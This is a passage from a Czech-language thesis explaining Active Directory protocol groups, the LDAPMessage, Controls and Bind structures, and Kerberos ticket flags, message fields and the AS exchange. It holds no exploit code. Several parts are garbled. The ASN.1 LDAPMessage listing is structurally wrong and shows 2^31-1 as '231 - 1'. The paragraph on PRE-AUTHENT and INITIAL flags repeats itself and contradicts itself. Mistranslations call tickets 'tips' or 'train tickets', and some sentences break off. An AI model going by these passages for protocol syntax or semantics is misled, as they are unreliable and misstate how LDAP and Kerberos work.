
Do skupiny SAM patří SAMR (Security Account Manager Remote Protocol Client to Server) a SAMS (Security Account Manager Remote Protocol Server to Server). SAMR se používá k údržbě účtů a pracuje se stejným adresářovým stromem jako základní skupina protokolů, ale poskytuje přístup pouze k podmnožině objektů v tomto stromu a dále poskytuje přístup pouze k podmnožině atributů těchto objektů. SAMS se používá k provádění údržby účtů a časově kritických změn databáze mezi servery služby Active Directory, které jsou ve stejné doméně.[1]

Skupina LSA (Local Security Authority) obsahuje protokoly LSAD (Local Security Authority Domain Policy) a LSAT (Local Security Authority Translation Methods). Oba protokoly jsou obsluhovány stejným rozhraním RPC a koncovým bodem. Tyto protokoly umožňují klientům načítat informace o zásadách zabezpečení a převádět identifikátory zabezpečení (SID), které identifikují zadavatele zabezpečení, například uživatele, na lidsky čitelné názvy. [1]

Skupina webových služeb se skládá z protokolů WS-Transfer, WS-Enumeration a AD-CAP spolu s rozšířeními protokolů [MS-WSDS] (WSDS) a [MS-WSPELD] (WSPELD). Tato skupina protokolů je podporována pouze v některých verzích služby Active Directory Services. Podobně jako základní skupina umožňují tyto protokoly klientům číst a zapisovat adresářové objekty ve stromu adresářů a provádět vybrané úlohy vůči stromu. Na rozdíl od základní skupiny jsou protokoly v této skupině založeny na protokolu SOAP, nikoli na vzdáleném volání procedur (RPC) nebo blokově strukturovaném přenosu. [1]

Poslední skupina zajišťuje replikace adresáře a obsahuje protokoly DRSR a SRPL. DRSR je protokol RPC, který se používá pro správu replikace a správu dat ve službě Active Directory. SRPL je rozšíření protokolu DRS pro přenos přes protokol SMTP (Simple Mail Transfer Protocol). [1]

Následující schéma znázorňuje vztahy mezi protokoly systému Active Directory:



Obrázek 4.0.1 Schéma vztahů mezi protokoly systému Active Directory [Zdroj: [1]]

4.0.1 Lightweight Directory Access Protocol - LDAP

LDAP slouží jako primární protokol ke čtení a k zápisu objektů. Obecný model protokolu spočívá v tom, že klienti provádějí operace protokolu vůči serverům. V tomto modelu klient předá serveru protokolový požadavek popisující operaci, která má být provedena. Server je pak odpovědný za provedení potřebné operace (operací) v adresáři. Po dokončení operace server obvykle vrátí žádajícímu klientovi odpověď obsahující příslušná data. [12]

Operace protokolu jsou obecně na sobě nezávislé. Každá je zpracována jako atomická akce, přičemž adresář zůstává v konzistentním stavu, ačkoli servery musí vracet odpovědi. Požadavky a odpovědi na více operací mohou být obecně mezi klientem a serverem vyměňovány v libovolném pořadí. Pokud je to vyžadováno, synchronní chování mohou řídit klientské aplikace. [12]

Operace protokolu se vyměňují na vrstvě zpráv LDAP. Po uzavření transportního spojení jsou všechny nedokončené operace na vrstvě zpráv LDAP přerušeny (pokud je to možné) nebo jsou dokončeny bez přenosu odpovědi (pokud jejich přerušení není možné). Při uzavření transportního spojení také klient NESMÍ předpokládat, že všechny nedokončené aktualizací operace byly úspěšné nebo neúspěšné. [12]

4.0.2 Struktura protokolu

Protokol je popsán pomocí abstraktní syntaktické notace jedna. ([ASN.1]) a je přenášen pomocí podmnožiny základního kódování ASN.1. pravidel ([BER]). Pro účely výměny protokolů jsou všechny operace protokolu zapouzdřeny ve společné obálce **LDAPMessage**, která je definována následující strukturou:

```

1 \textbf{LDAPMessage} ::= SEQUENCE {
2     messageID      MessageID,
3     protocolOp     CHOICE {
4         bindRequest      BindRequest,
5         bindResponse     BindResponse,
6         \textbf{UnbindRequest} \textbf{UnbindRequest}
7     },
8     searchRequest    SearchRequest,
9     searchResEntry   SearchResultEntry,
10    searchResDone     SearchResultDone,
11    searchResRef       SearchResultReference,
12    modifyRequest     ModifyRequest,
13    modifyResponse    ModifyResponse,
14    addRequest        AddRequest,
15    addResponse       AddResponse,
16    delRequest        DelRequest,
17    delResponse       DelResponse,
18    modDNRequest      ModifyDNRequest,
19    modDNResponse     ModifyDNResponse,
20    compareRequest    CompareRequest,
21    compareResponse   CompareResponse,
22    abandonRequest    AbandonRequest,
23    extendedReq       ExtendedRequest,
24    extendedResp      ExtendedResponse,
25    ...,
26    intermediateResponse IntermediateResponse },
27    controls          [0] Controls OPTIONAL }
28 MessageID ::= INTEGER (0 .. maxInt)
29
30 maxInt INTEGER ::= 2147483647 -- (231 - 1) --

```

Výpis 4.0.1]Struktura a elementy LDAP protokolu [Zdroj: [12]]

Úkolem zprávy **LDAPMessage** je poskytnout obálku obsahující společná pole vyžadovaná ve všech výměnách protokolu. V současné době jsou jedinými společnými poli **messageID** a **controls**. Pokud server obdrží od klienta zprávu **LDAPMessage**, ve které nelze rozpoznat značku **LDAPMessage SEQUENCE**, nelze analyzovat **messageID**, značka **protocolOp** není rozpoznána jako požadavek nebo jsou zjištěny nesprávné kódovací struktury nebo délky datových polí, pak server MUSÍ vrátit oznámení o odpojení s výsledným kódem **resultCode** nastaveným na hodnotu **protocolError**, a MUSÍ okamžitě ukončit relaci LDAP. V ostatních případech, kdy klient nebo server nemůže analyzovat PDU LDAP, MUSÍ náhle ukončit relaci LDAP, pokud by další komunikace (včetně poskytnutí oznámení) byla škodlivá. V opačném případě MUSÍ implementace serveru vrátit příslušnou odpověď na požadavek s kódem **resultCode** nastaveným na hodnotu **protocolError**. [12]

MessageID

Každá odpověď v rámci protokolu **LDAP** je zapouzdřena do obálky zprávy typu **LDAP-Message**, která vždy obsahuje hodnotu **messageID** odpovídající konkrétnímu požadavku. Hodnota **messageID** požadavku musí být nenulová a zároveň se musí lišit od **messageID**

všech ostatních aktivních požadavků v rámci téže **LDAP** relace. Hodnota 0 je rezervována výhradně pro nevyžádané notifikační zprávy. V praxi klienti obvykle používají inkrementální čítač k přiřazení jedinečného messageID každému novému požadavku. Klient nesmí odeslat nový požadavek se stejným messageID jako dříve použitý, pokud nemá s jistotou ověřeno, že server již předchozí požadavek zpracoval. V opačném případě může dojít k nedefinovanému chování. Je důležité poznamenat, že operace Abandon a úspěšně zrušené požadavky nevyvolávají žádnou odpověď ze strany serveru.

Controls

Controls poskytují mechanismus, kterým lze rozšířit sémantiku a argumenty stávajících operací LDAP. K jedné zprávě LDAP lze připojit jeden nebo více ovládacích prvků. Ovládací prvek ovlivňuje pouze sémantiku zprávy, ke které je připojen. Typ controls je definován následující strukturou[12]:

```

1 Controls ::= SEQUENCE OF control Control
2     Control ::= SEQUENCE {
3         controlType          LDAPOID,
4         criticality          BOOLEAN DEFAULT FALSE,
5         controlValue         OCTET STRING OPTIONAL }

```

Výpis 4.0.2 Struktura Controls elementu [12]

Pole controlType je dotted-decimal reprezentace OBJECT IDENTIFIER, která jednoznačně identifikuje ovládací prvek. To umožňuje jednoznačné pojmenování ovládacích prvků. Řídící prvky odpovědi vyžádané řídícím prvkem požadavku často sdílejí hodnoty controlType s řídícím prvkem požadavku.[12]

Pole criticality má význam pouze v kontrolách připojených k zprávám požadavků (kromě **UnbindRequest**). Pro ovládací prvky připojené k zprávám odpovědi a **UnbindRequest**, pole kritičnosti by mělo být FALSE a musí být přijímajícím protějškem ignorováno. TRUE znamená, že je nepřijatelné provést kontrolu. bez použití sémantiky kontroly. Konkrétně se pole kritičnosti použije následujícím způsobem [12]:

- Pokud server nerozpozná typ ovládacího prvku, zjistí, že není pro danou operaci vhodný, nebo z jiného důvodu není ochoten operaci s tímto ovládacím prvkem provést, a pokud je pole criticality TRUE, server nesmí operaci provést a u operací, které mají zprávu s odpovědí, musí vrátit výsledek s kódem resultCode nastaveným na hodnotu unavailableCriticalExtension.

- Pokud server nerozpozná typ ovládacího prvku, zjistí, že není pro danou operaci vhodný, nebo z jiného důvodu není ochoten operaci s tímto prvkem provést, a pokud je pole criticality FALSE, server musí tento prvek ignorovat.
- Bez ohledu na criticality, pokud je kontrola použita na. je aplikována důsledně a ne-stranně na danou operaci. celou operaci.

[12]

4.1 Operace Bind

Úkolem operace Bind je umožnit výměnu ověřovacích informací mezi klientem a serverem.

Operace Bind je ve zprávě definována následující strukturou:

```
1      BindRequest ::= [APPLICATION 0] SEQUENCE {  
2          version          INTEGER (1 .. 127),  
3          name              LDAPDN,  
4          authentication    AuthenticationChoice }  
5  
6      AuthenticationChoice ::= CHOICE {  
7          simple            [0] OCTET STRING,  
8                          -- 1 and 2 reserved  
9          sasl              [3] SaslCredentials,  
10         ... }  
11  
12      SaslCredentials ::= SEQUENCE {  
13          mechanism        LDAPString,  
14          credentials      OCTET STRING OPTIONAL }
```

Výpis 4.1.1]Struktura operace bind [Zdroj: [12]]

V této struktuře jednotlivá pole znamenají:

- Verze - číslo verze označující verzi protokolu, která se má použít na vrstvě zpráv LDAP. Klient nastaví toto pole na požadovanou verzi. Pokud server nezadá nepodporuje zadanou verzi, MUSÍ odpovědět odpovědí **BindResponse**, kde je resultCode nastaven na protocolError.
- Name - pokud není prázdný, je to název objektu adresáře, který je si klient přeje připojit. Toto pole může nabývat nulové hodnoty (a řetězec nulové délky) pro účely anonymních vazeb nebo při použití ověřování SASL (Simple Authentication and Security Layer). Pokud se server pokouší najít pojmenovaný objekt, NESMÍ provádět dereferencování aliasů.
- Authentication - informace používané při ověřování. Servery, které nepodporují volbu zadanou klientem, vracejí **BindResponse** s resultCode nastaveným na authMethod-NotSupported.

4.1.1 Zpracování zprávy **BindRequest**

Před zpracováním požadavku **BindResponse** musí být všechny nedokončené operace buď dokončeny, nebo přerušeny. Server může buď počkat, až se nedokončené operace dokončí, nebo od nich upustit. Server pak pokračuje v ověřování klienta buď v jednokrokovém, nebo ve vícekrokovém procesu Bind.

Každý krok vyžaduje, aby server vrátil **BindResponse**, která označuje stav ověření. Po odeslání požadavku **BindResponse** klienti nesmí odesílat další LDAP zprávu, dokud neobdrží odpověď **BindResponse**. Stejně tak servery nesmí zpracovávat požadavky přijaté během zpracování **BindResponse** ani na ně odpovídat.

Pokud se klient před odesláním požadavku nevázal a obdrží zprávu `operationsError` k tomuto požadavku, může pak odeslat požadavek **BindResponse**. Pokud i tento požadavek selže nebo se klient rozhodne nevázat na existující požadavek LDAP, může relaci LDAP ukončit, znovu ji navázat a začít znovu tím, že nejprve odešle požadavek **BindResponse**.

4.1.2 Odpověď na zprávu **BindRequest**

BindResponse se skládá z pouhého sdělení serveru o stavu požadavku klienta na ověření. Úspěšná operace Bind je indikována odpovědí **BindResponse** s kódem `resultCode` nastaveným na hodnotu `success`. V opačném případě je v **BindResponse** nastaven příslušný výsledkový kód. Pro **BindResponse** může být použit výsledný kód `protocolError`, který označuje, že číslo verze zadané klientem není podporováno.

Pokud klient obdrží **BindResponse**, kde je `resultCode` nastaven na `protocolError`, má předpokládat, že server tuto verzi LDAP nepodporuje. Klient sice může pokračovat s jinou verzí tohoto protokolu (což může, ale nemusí vyžadovat uzavření a opětovné navázání transportního spojení). Klienti, kteří nejsou schopni nebo ochotni pokračovat, musí relaci LDAP ukončit.

4.1.3 Operace a zpráva Unbind

Úkolem operace Unbind je ukončit relaci LDAP. Operace Unbind není ovšem protikladem operace Bind. Pojmenování těchto operací je historické. Operaci Unbind je třeba chápat jako operaci „ukončení“. Klient po odeslání požadavku **UnbindRequest** a server, po přijetí **UnbindRequestu**, mají ukončit relaci LDAP. Nedokončené operace jsou opuštěny (pokud je to možné) nebo dokončeny bez odeslání odpovědi (pokud jejich opuštění není možné).

5. Kerberos

Tímto se dostávám ke klíčové části této práce – autentizaci a protokolu Kerberos. Tento protokol představuje robustní mechanismus pro ověřování identity příkazců (principálů) v síťovém prostředí, typicky uživatelů pracovních stanic nebo serverů, aniž by se spoléhal na důvěryhodnost hostitelského operačního systému, zdrojovou IP adresu nebo fyzické zabezpečení jednotlivých zařízení. Kerberos byl navržen pro otevřená prostředí, kde lze předpokládat, že síťová komunikace může být odposlouchávána, upravována nebo napodobována. Ověřování identity proto zajišťuje důvěryhodná třetí strana – autentizační služba, a je postaveno na principu symetrické kryptografie se sdílenými klíči. V pokročilých implementacích může být protokol rozšířen i o prvky kryptografie s veřejným klíčem.[9]

Základní proces ověřování pomocí Kerberosu probíhá následovně: Klient zašle autentizačnímu serveru (AS) žádost o přihlašovací pověření pro konkrétní službu. Server odpoví „lístkem“ (ticketem) a relací klíčem, přičemž odpověď je zašifrována pomocí klientova klíče (hesla). Ticket, který klient následně předává cílovému serveru, obsahuje jeho identitu a relaci klíč, vše zašifrované pomocí tajného klíče serveru. Po obdržení ticketu může server ověřit identitu klienta a relaci klíč může být dále využit k autentizaci serveru, šifrování následné komunikace nebo výměně dalších dočasných klíčů. [9]

Je třeba zdůraznit, že v praxi aplikace často využívají Kerberos pouze při navázání síťového spojení. Pokud aplikace dále nevyužívá šifrování nebo ochranu integrity přenášených dat, platí autentizace výhradně pro počáteční spojení, nikoli pro následnou komunikaci v rámci tohoto spojení.[9]

Autentifikační proces probíhá následujícím způsobem:

- Klient odešle autentizačnímu serveru (AS) požadavek na „pověření“ pro daný server.
- Autentizační systém odpoví těmito údaji pověřeními zašifrovanými v klíči klienta. Pověření se skládají z „ticketu“ pro server a dočasného šifrovacího klíče
- Klient předá ticket (který obsahuje klientovu identitu a kopii klíče relace, vše zašifrovanou klíčem serveru) na server.

[9]

Klíč relace (neboli Session Key) se používá k ověření klienta a volitelně může být použit k ověření serveru. Může také být použit k šifrování další komunikace mezi oběma stranami nebo k výměně samostatného dílčího klíče relace, který se použije k šifrování další komunikace. Mnoho aplikací využívá funkce systému Kerberos pouze při zahájení síťového spojení založeného na datovém toku. Pokud aplikace neprovádí šifrování nebo ochranu integrity pro datový proud, ověření identity se vztahuje pouze na datový proud připojení a nezaručuje se, že následné zprávy ve spojení pocházejí ze stejného zdroje.[9]

Protokol Kerberos se skládá z několika dílčích protokolů (nebo výměn). Existují dvě základní metody, kterými může klient požádat server Kerberos (V případě active directory je serverem KDC) o pověření. Při prvním přístupu klient pošle přidruženému systému požadavek na přístupový lístek pro požadovaný server v otevřeném textu (tohoto se dá krásně zneužít). Odpověď je zaslána zašifrovaná tajným klíčem klienta. Obvykle se jedná o žádost o ticket-granting ticket (**TGT**), který lze později použít u serveru poskytujícího ticket-granting (**TGS**). Při druhé metodě klient odešle požadavek na **TGS**. Klient se pomocí **TGT** ověří u **TGS** stejným způsobem, jako kdyby kontaktoval jakýkoli jiný aplikační server, který vyžaduje ověření Kerberos. Odpověď je zašifrována klíčem relace z **TGT**. Ačkoli specifikace protokolu popisuje přidružený systém a **TGS** jako samostatné servery, v praxi jsou implementovány jako různé vstupní body protokolu v rámci jednoho serveru Kerberos.[9]

Jakmile jsou pověření získána, mohou být použita k ověření totožnosti příkazců v transakci, k zajištění integrity zpráv, které si mezi sebou vyměňují, nebo k zachování soukromí zpráv. Aplikace si může zvolit jakoukoli ochranu, která je nezbytná.[9]

Pro ověření identity účastníků transakce předává klient tzv. „ticket“ cílovému aplikačnímu serveru. Vzhledem k tomu, že ticket je zasílán přes síť a jeho části mohou být zranitelné vůči útokům typu přehrání (replay attack), je nezbytné připojit další důkaz o pravosti

komunikace. Tím je tzv. autentifikátor, tedy zpráva zašifrovaná relací klíčem, která obsahuje aktuální časové razítko. Toto razítko potvrzuje, že zpráva byla vytvořena nedávno, a tedy se nejedná o znovupoužití staré komunikace. Zároveň samotné šifrování autentifikátoru relací klíčem dokazuje, že byl vytvořen účastníkem, který tímto klíčem skutečně disponuje. Jelikož relace klíč znají pouze klient a server (nikdy se nepřenáší v otevřené podobě), autentifikátor efektivně ověřuje identitu klienta. [9]

Pro zajištění integrity zpráv v rámci komunikace mezi klientem a serverem lze rovněž využít relaci klíč. Tento přístup umožňuje nejen detekci pokusů o přehrání zprávy, ale i případnou manipulaci s jejím obsahem. Integrity je zajištěna pomocí kontrolního součtu (např. hash nebo digest), který je generován na základě obsahu zprávy a následně šifrován relací klíčem. Pro zajištění důvěrnosti lze navíc přenášená data šifrovat buď přímo relací klíčem uloženým v ticketu, nebo pomocí dílčího relací klíče, jenž je součástí autentifikátoru. [9]

5.1 Příznaky ticketů a požadavky

Každý tiket Kerberos obsahuje sadu příznaků, které se používají k označení atributů daného ticketu. Většinu příznaků si může klient vyžádat při získání ticketu, některé jsou automaticky zapínány a vypínány serverem Kerberos podle potřeby. V následujících odstavcích budou vysvětleny nejdůležitější příznaky. [9]

Příznak **INITIAL** označuje, že ticket byl vystaven pomocí protokolu přidruženého systému, nikoli na základě **TGT**. Aplikační servery, které chtějí vyžadovat prokazatelnou znalost tajného klíče klienta (např. program pro změnu hesla), mohou trvat na tom, aby byl tento příznak nastaven u všech ticketů, které přijímají, a mohou si tak být jisti, že klíč klienta byl ověřovacímu serveru předložen nedávno. [9]

Příznaky **PRE-AUTHENT** a **HW-AUTHENT** poskytují další informace. o počáteční autentizaci, bez ohledu na to, zda byl ticket vystaven přímo (v takovém případě bude nastavena hodnota **INITIAL**), nebo vydán na základě **TGT** (v tom případě je nastaven příznak **INITIAL**), nebo na základě **TGT** (v tom případě je nastaven příznak **INITIAL**, ale příznaky **PRE-AUTHENT** a **HW-AUTHENT** se přenášejí dál z **TGT**). [9]

Příznak **INVALID** označuje, že ticket je neplatný. Aplikační servery musí tikety s tímto příznakem odmítnout. V této podobě bude vystaven tip s pozdějším datem vystavení. Neplatné tipy **MUSÍ** být před použitím ověřeny KDC tak, že se KDC předloží v požadavku

TGS se zadanou volbou **VALIDATE**. KDC potvrdí platnost tipů až po uplynutí jejich počátečního času. Ověření platnosti je vyžadováno proto, aby mohly být jízdenky s pozdějším datem, které byly odcizeny před časem zahájení platnosti, trvale zneplatněny.[9]

RENEWABLE tickety lze použít k zmírnění následků krádeže. **RENEWABLE** tickety mají dvě vlastnosti „dobu platnosti“: první je, když se aktuální instance a druhou je nejzazší přípustná hodnota pro danou verzi ticketu jednotlivou dobu platnosti. Klient aplikace musí pravidelně (tj. před vypršením platnosti) předložit KDC obnovitelný ticket, přičemž v požadavku KDC nastavenou volbou **RENEW**. KDC vydá nový ticket s novým klíčem relace a pozdější dobou platnosti. Všechny ostatní ticketu zůstávají při procesu obnovení nezměněny. Jakmile nastane nejzazší přípustná doba vypršení platnosti, ticket vyprší trvale. Při každém obnovení se KDC může podívat do seznamu "horkých ticketů" a zjistit, zda nebyl ticket nahlášen jako odcizený od doby jeho posledního obnovení, odmítne obnovit ukradené tickety, a tím i zkracuje se doba použitelnosti ukradených ticketů.[9]

Příznak **POSTDATED** označuje, že tip byl datován dodatečně. Aplikační server může zkontrolovat pole **authtime** v tipu, aby zjistil, kdy došlo k původnímu ověření. Některé služby se **MOHOU** rozhodnout odmítnout postdatované tickety nebo je mohou přijmout pouze v určitém časovém období po původním ověření. Když KDC vydá **POSTDATED** tiket, bude také označen jako **INVALID**, takže klient aplikace **MUSÍ** tiket před použitím předložit KDC k ověření.[9]

Příznak **PROXIABLE** v ticketu je obvykle interpretován pouze příkazem služba poskytující ticket. Je-li tento příznak nastaven, říká serveru poskytujícímu tickety, že je v pořádku, aby vystavil nový ticket (ale ne **TGT**) s jinou síťovou adresou na základě tohoto ticketu. Tento příznak je nastaven, pokud o něj klient požádá při prvním ověření. Ve výchozím nastavení si klient vyžádá, aby byl nastaven při žádosti o **TGT**, a aby byl resetován při žádosti o **TGT** jakéhokoli jiného typu. Tento příznak umožňuje klientovi předat serveru proxy server, aby provedl vzdálený požadavek jeho jménem (např. klient tiskové služby může předat vzdálený požadavek serveru tiskovému serveru proxy pro přístup k souborům klienta na určitém serveru. souborovém serveru, aby splnil požadavek na tisk).[9]

Příznak **FORWARDABLE** v Kerberos ticketu je standardně vyhodnocován především službou, která vydává tickety (Ticket Granting Service, TGS), zatímco aplikační servery ho mohou ignorovat. Jeho význam je podobný příznaku **PROXIABLE**, s tím rozdílem, že

umožňuje vydání TGT (Ticket Granting Ticket) i pro různé síťové adresy. Výchozí hodnota tohoto příznaku je vypnutá (nulová), nicméně uživatel může požádat o jeho aktivaci tím, že při žádosti o počáteční TGT (v rámci AS požadavku) specifikuje volbu FORWARDABLE. Tento příznak umožňuje tzv. „předávání přihlášení“ (credential forwarding), aniž by uživatel musel znovu zadávat své heslo. Pokud není nastaven, není předávání povoleno – nicméně stejného efektu lze dosáhnout i opětovnou výměnou s autentizačním serverem (AS), pokud uživatel uvede správné síťové adresy a své heslo. [9]

Příznak OK-AS-DELEGATE umožňuje řadiči distribučního klíče (Key Distribution Center, KDC) informovat klienta o tom, zda je konkrétní zprostředkující server považován za důvěryhodný k přijímání delegovaných pověření podle zásad místní domény (sféry). Některé aplikace totiž vyžadují, aby mohl klient delegovat serveru oprávnění k dalšímu jednání jeho jménem – například pro navazování spojení s jinými službami. Předání takových oprávnění vyžaduje, aby klient předal serveru své delegované pověření. Získání servisního ticketu samo o sobě však klientovi nesděljuje, zda by měl danému serveru důvěřovat – právě k tomu slouží tento příznak. [9]

5.2 Důležité pole zprávy Kerberos

Dle dokumentace je definováno mnoho parametrů a polí ve zprávě Kerberos. Následující parametry jsou nejrelevantnější:

- Realm - doména, pro kterou je ticket určen
- PrincipalName - skládá se ze dvou částí:
 - name-type - interpretuje co reprezentuje principal string. Může se například jednat o jméno uživatele, služby, serveru nebo SMTP forma emailové adresy
 - name-string - samotný textový řetězec interpretovaný name-type
- KerberosTime - časové razítko interpretované jako Generalizovaný čas (Bez zlomků sekund)
- HostAddress - skládá se ze dvou částí:
 - addr-type - specifikuje typ adresy, která následuje. Například IPv4 nebo IPv6
 - address - octet string specifické adresy.
- AuthorizationData - skládají se ze dvou částí:

- ad-data - obsahuje autorizační údaje, které se interpretují podle hodnoty odpovídajícího pole typu.
- ad-type - určuje formát podpole ad-data. Všechny jsou vyhrazeny pro místní použití. Nezáporné hodnoty jsou vyhrazeny pro registrované použití.
- PA-DATA - PA-DATA byla označována jako „předautentizační data“, což znamená, že byla použita k doplnění počátečního ověření pomocí KDC. Skládá se ze dvou částí:
 - padata-type - uvádí způsob, jakým má být prvek padata-value interpretovat. Záporné hodnoty padata-type jsou vyhrazeny pro neregistrované použití. Nezáporné hodnoty se používají pro registrované použití k interpretaci typu prvku.
 - padata-value - obvykle obsahuje kódování DER typu dat. Typ padata určuje, který typ je zde zakódován. Toto pole může obsahovat také informace potřebné pro některá rozšíření protokolu Kerberos. Může být například použito k prvotnímu ověření identity klienta před vrácením odpovědi.
- KerberosFlags - toto pole uvádí, které z různých možností byly použity nebo požadovány při vystavení ticketu. Jedná se o bitové pole, kde vybrané možnosti jsou označeny nastavením bitu (1) a nevybrané možnosti a rezervovaná pole jsou vynulována (0). Nultý bit je nejvýznamnější bit.
- EncryptedData - slouží jako kontejner pro libovolná zašifrovaná data, které jsou obvykle kódována do jiného datového typu. Pole v rámci EncryptedData asistují příjemci při výběru klíče, pomocí kterého lze přiložená data dešifrovat. Skládá se ze tří částí:
 - etype - určuje, který šifrovací algoritmus byl použit k šifrování.
 - kvno - obsahuje číslo verze klíče, pod kterým jsou data zašifrována. Vyskytuje se pouze ve zprávách zašifrovaných pod dlouhotrvajícím klíčem, jako jsou tajné klíče klientů.
 - cipher - toto pole obsahuje zašifrovaný text, zakódovaný jako OCTET string.
- EncryptionKey - EncryptionKey definuje, které přenášené klíče jsou použity pro šifrování. Skládá se ze dvou částí:
 - keytype - určuje typ šifrování šifrovacího klíče, který následuje v poli keyvalue.
 - keyvalue - obsahuje samotný klíč zakódovaný jako OCTET string.

5.3 Výměna zpráv

Výměna autentizačních služeb (AS) mezi klientem a autentizačním serverem Kerberos je iniciována klientem, který si přeje získat autentizační pověření pro daný server, ale v současné době žádné pověření nemá. V základní podobě se k šifrování a dešifrování používá tajný klíč klienta. Tato výměna se typicky používá při zahájení přihlašovací relace k získání pověření pro server udělující vstupenky, která se následně použijí k získání pověření pro další servery, aniž by bylo nutné dále používat tajný klíč klienta. Tato výměna se také používá k vyžádání pověření pro služby, které nemusí být zprostředkovány službou Ticket-Granting Service, ale vyžadují znalost tajného klíče zadavatele, jako je služba změny hesla (služba změny hesla odmítá požadavky, pokud žadatel nemůže prokázat znalost starého hesla uživatele; požadavek na tuto znalost zabraňuje neoprávněné změně hesla někým, kdo přistoupí k bezobslužné relaci).[9]

Tato výměna sama o sobě neposkytuje žádnou jistotu, že identitu uživatele. Ověřování uživatele, který se přihlašuje k místní síti, lze nejprve použít pověření získaná při výměně přidruženého systému. Ve výměně **TGS** k získání pověření pro místní server tato pověření musí být ověřena místním serverem prostřednictvím úspěšného dokončení výměny klient/-server.[9]

V požadavku klient odešle (v otevřeném textu) svou vlastní identitu a identitu serveru, pro který žádá pověření, další informace o pověřeních, o která žádá, a náhodně vygenerovanou nonce, která může být použita k odhalení opakování a k přiřazení odpovědi k odpovídajícím žádostem. Tato nonce **MUSÍ** být náhodně vygenerována klientem a zapamatována pro kontrolu proti chybějícímu kódu. nonce v očekávané odpovědi. Odpověď, **KRB_AS_REP**, obsahuje lístek, který klient předloží serveru, a klíč relace, který bude sdílen klientem a serverem. Klíč relace a další informace jsou zašifrovány v tajném klíči klienta. Šifrovaná část zprávy **KRB_AS_REP** obsahuje také nonce, která **MUSÍ** být porovnána s nonce ze zprávy **KRB_AS_REQ**. [9]

Bez předběžného ověření autentizační server neví, zda je klient skutečně zadavatel uvedený v požadavku. Jednoduše odešle odpověď, aniž by věděl nebo se zajímal o to, zda se jedná o skutečného klienta. To je přijatelné, protože nikdo jiný než příkazce, jehož identita byla uvedena v požadavku, nebude moci odpověď použít. Jeho kritické informace jsou za-

šifrovány v klíči tohoto zadavatele. Nicméně, může útočník odeslat zprávu **KRB_AS_REQ**, aby získal známý otevřený text ve tvaru, aby mohl napadnout klíč zadavatele. Zejména pokud je klíč založen na hesle, může to způsobit bezpečnostní riziko. Takže počáteční požadavek podporuje nepovinné pole, které lze použít k předání další informace, které mohou být potřebné pro počáteční výměnu. Toto pole BY MĚLO být použito pro předběžné ověření.[9]

Mohou se vyskytnout různé chyby, které jsou indikovány chybovou odpovědí. (**KRB_ERROR**) místo odpovědi **KRB_AS_REP**. Chybová zpráva není zašifrována. Zpráva **KRB_ERROR** obsahuje informace, které lze použít k jejímu přiřazení ke zprávě, na kterou odpovídá. Na adrese obsah zprávy **KRB_ERROR** není chráněn proti ztrátě integrity. Jako proto klient nemůže odhalit opakování, smyšlenky nebo výmysly. modifikace. Řešení tohoto problému bude obsaženo v dokumentu protokolu v budoucí verzi.[9]

5.3.1 Zpráva **KRB_AS_REQ**

Klient může v počátečním požadavku zadat řadu možností. Mezi tyto možnosti patří, zda má být provedeno předběžné ověření, zda má být požadovaný ticket obnovitelný, zastupitelný nebo přeposílatelný, zda má být dodatečně datován nebo zda má umožnit dodatečné datování odvozených ticketů a zda bude namísto neobnovitelného typu přijat obnovitelný ticket, pokud požadované datum platnosti nelze splnit neobnovitelným ticketem (z důvodu konfiguračních omezení). Klient připraví zprávu a odešle ji KDC.[9]

Pokud vše proběhne v pořádku, bude výsledkem zpracování zprávy **KRB_AS_REQ** vytvoření ticketu, který klient předloží serveru. Protože systém Kerberos může běžet přes nespolehlivé přenosy, jako je UDP, MUSÍ být KDC připraveno na opětovné odeslání odpovědi v případě jejich ztráty. Pokud KDC obdrží požadavek totožný s požadavkem, který nedávno úspěšně zpracovalo, MUSÍ odpovědět zprávou **KRB_AS_REP** namísto chyby opakování. Aby se omezil šifrovaný text poskytnutý potenciálnímu útočníkovi, MŮŽE KDC odeslat stejnou odpověď, která byla vygenerována při prvním zpracování požadavku. KDC MUSÍ dodržovat toto chování při přehrávání, i když je skutečný používaný transport spolehlivý.[9]

5.3.2 Zpráva KRB_AS_REP

